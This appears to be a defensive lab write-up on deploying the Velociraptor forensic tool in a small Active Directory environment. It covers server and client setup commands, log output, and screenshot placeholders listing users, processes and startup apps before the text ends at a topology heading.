Hunting and Detecting a Malware in an AD Environment

BY:

Abdullah Ali Alhakami (aalhakami.26@gmail.com)

Yousef Khaled Beshawri (yosufkb1422@hotmail.com)

Mohammed Khaled Al-Jezani (md.aljezane@gmail.com)

Velociraptor Installation:


Velociraptor is an advanced open-source endpoint monitoring, digital forensic and cyber response tool that **enhances your visibility into your endpoints** and supporting **threat hunting** efforts.

To install velociraptor tool, we need to have a server and an agent, the server will be listening for communications and can manage and hunt for artifacts that are present in the agents, so we need to download velociraptor in both server and client and start the server with server.config.yaml and the client with the proper client.config.yaml

To do so, we go to velociraptor github page and download the latest version

NOTE: since both of my server and clients are in windows I will download the exe version (.msi can work too), but the process is the same on Linux OS.

https://github.com/Velocidex/velociraptor/releases/tag/v0.6.7-5



velociraptor-v0.6.7-4-windows-386.exe	46.9 MB	Dec 6, 2022
velociraptor-v0.6.7-4-windows-386.exe.sig	438 Bytes	Dec 6, 2022
velociraptor-v0.6.7-4-windows-amd64.exe	49.5 MB	Dec 6, 2022
velociraptor-v0.6.7-4-windows-amd64.exe.sig	438 Bytes	Dec 6, 2022
velociraptor-v0.6.7-4-windows-amd64.msi	18.4 MB	Dec 6, 2022
velociraptor-v0.6.7-4-windows-amd64.msi.sig	438 Bytes	Dec 6, 2022
velociraptor-v0.6.7-5-linux-amd64	48.2 MB	3 weeks ago

Run the executable on the command line and configure the server & client configuration file:

velociraptor.exe config generate -i

```
Welcome to the Velociraptor configuration generator
---------------------------------------------------

I will be creating a new deployment configuration for you. I will
begin by identifying what type of deployment you need.

What OS will the server be deployed on?
  [Use arrows to move, type to filter]
  linux
> windows
  darwin
```

create an administrator user and type his/her password:

velociraptor.exe --config server.config.yaml user add USER --role administrator

```
C:\Users\yosuf\Downloads\velociraptor>velociraptor-v0.6.7-4.exe --config server.config.yaml user add USER --role adminis
trator
Enter user's password:
```

run the server and start for listing to clients:

velociraptor.exe config generate -i

```
C:\Users\yosuf\Downloads\velociraptor>velociraptor-v0.6.7-4.exe --config server.config.yaml frontend -v
[INFO] 2023-02-04T08:43:23-08:00 Loading config from file server.config.yaml
[INFO] 2023-02-04T08:43:23-08:00 Starting Frontend. {"build_time":"2022-12-06T13:31:56Z","commit":"c6f11a7","version":"
.6.7-4"}
[INFO] 2023-02-04T08:43:23-08:00 Starting Org Manager service.
[INFO] 2023-02-04T08:43:24-08:00 Starting services for Root Org
[INFO] 2023-02-04T08:43:24-08:00 Frontend: Server will be master.
[INFO] 2023-02-04T08:43:24-08:00 Filestore implementation FileBaseDataStore.
[INFO] 2023-02-04T08:43:24-08:00 Starting user manager service for org
[INFO] 2023-02-04T08:43:24-08:00 Starting Journal service for Root Org.
[INFO] 2023-02-04T08:43:24-08:00 Starting the notification service for Root Org.
[INFO] 2023-02-04T08:43:24-08:00 NotificationService: Watching for events from Server.Internal.Ping
[INFO] 2023-02-04T08:43:24-08:00 NotificationService: Watching for events from Server.Internal.Pong
[INFO] 2023-02-04T08:43:24-08:00 NotificationService: Watching for events from Server.Internal.Notifications
[INFO] 2023-02-04T08:43:24-08:00 Starting repository manager for Root Org
[INFO] 2023-02-04T08:43:24-08:00 RepositoryManager: Watching for events from Server.Internal.ArtifactModification
[INFO] 2023-02-04T08:43:24-08:00 Loaded 347 built in artifacts in 182.6442ms
```


See that the server is listening on a specific port (can be changed by user) and a different port for web interface to manage the client.

```
[INFO] 2023-02-04T08:43:25-08:00 Starting gRPC API server on 127.0.0.1:8001
[INFO] 2023-02-04T08:43:25-08:00 Launched Prometheus monitoring server on 127.0.0.1:8003
[INFO] 2023-02-04T08:43:25-08:00 GUI is ready to handle TLS requests on https://127.0.0.1:8889/
[INFO] 2023-02-04T08:43:25-08:00 Frontend is ready to handle client TLS requests at https://192.168.100.128:8000/
[INFO] 2023-02-04T08:43:25-08:00 Compiled all artifacts.
```

All we need to do for now is to download Velociraptor on the clients and transfer client.config.yaml file (the reader is free to use any transferring tool or website)

```
C:\Users\Default>velociraptor-v0.6.7-4-linux-amd64 --config client.config.yaml client -v
```

We can add as many clients as we want with the same manner.




We have configured an AD environment where we have 1 client (we'll attack this machine) a domain controller DC, to let the client have an internet access and a SOC machine (the one you see on the previous image).


For more information check out:
https://docs.velociraptor.app/docs/deployment/clients/

Listing all user accounts in DC01 and Client-01

All user accounts on DC01:




All user accounts on Client-01:




Listing all running processes in DC01 and Client-01

All running processes in DC01:




All running processes in Client-01:




Listing all start-up applications in DC01 and Client-01


All start-up apps in DC01:



All start-up apps in Client-01:



Network Topology and architecture:

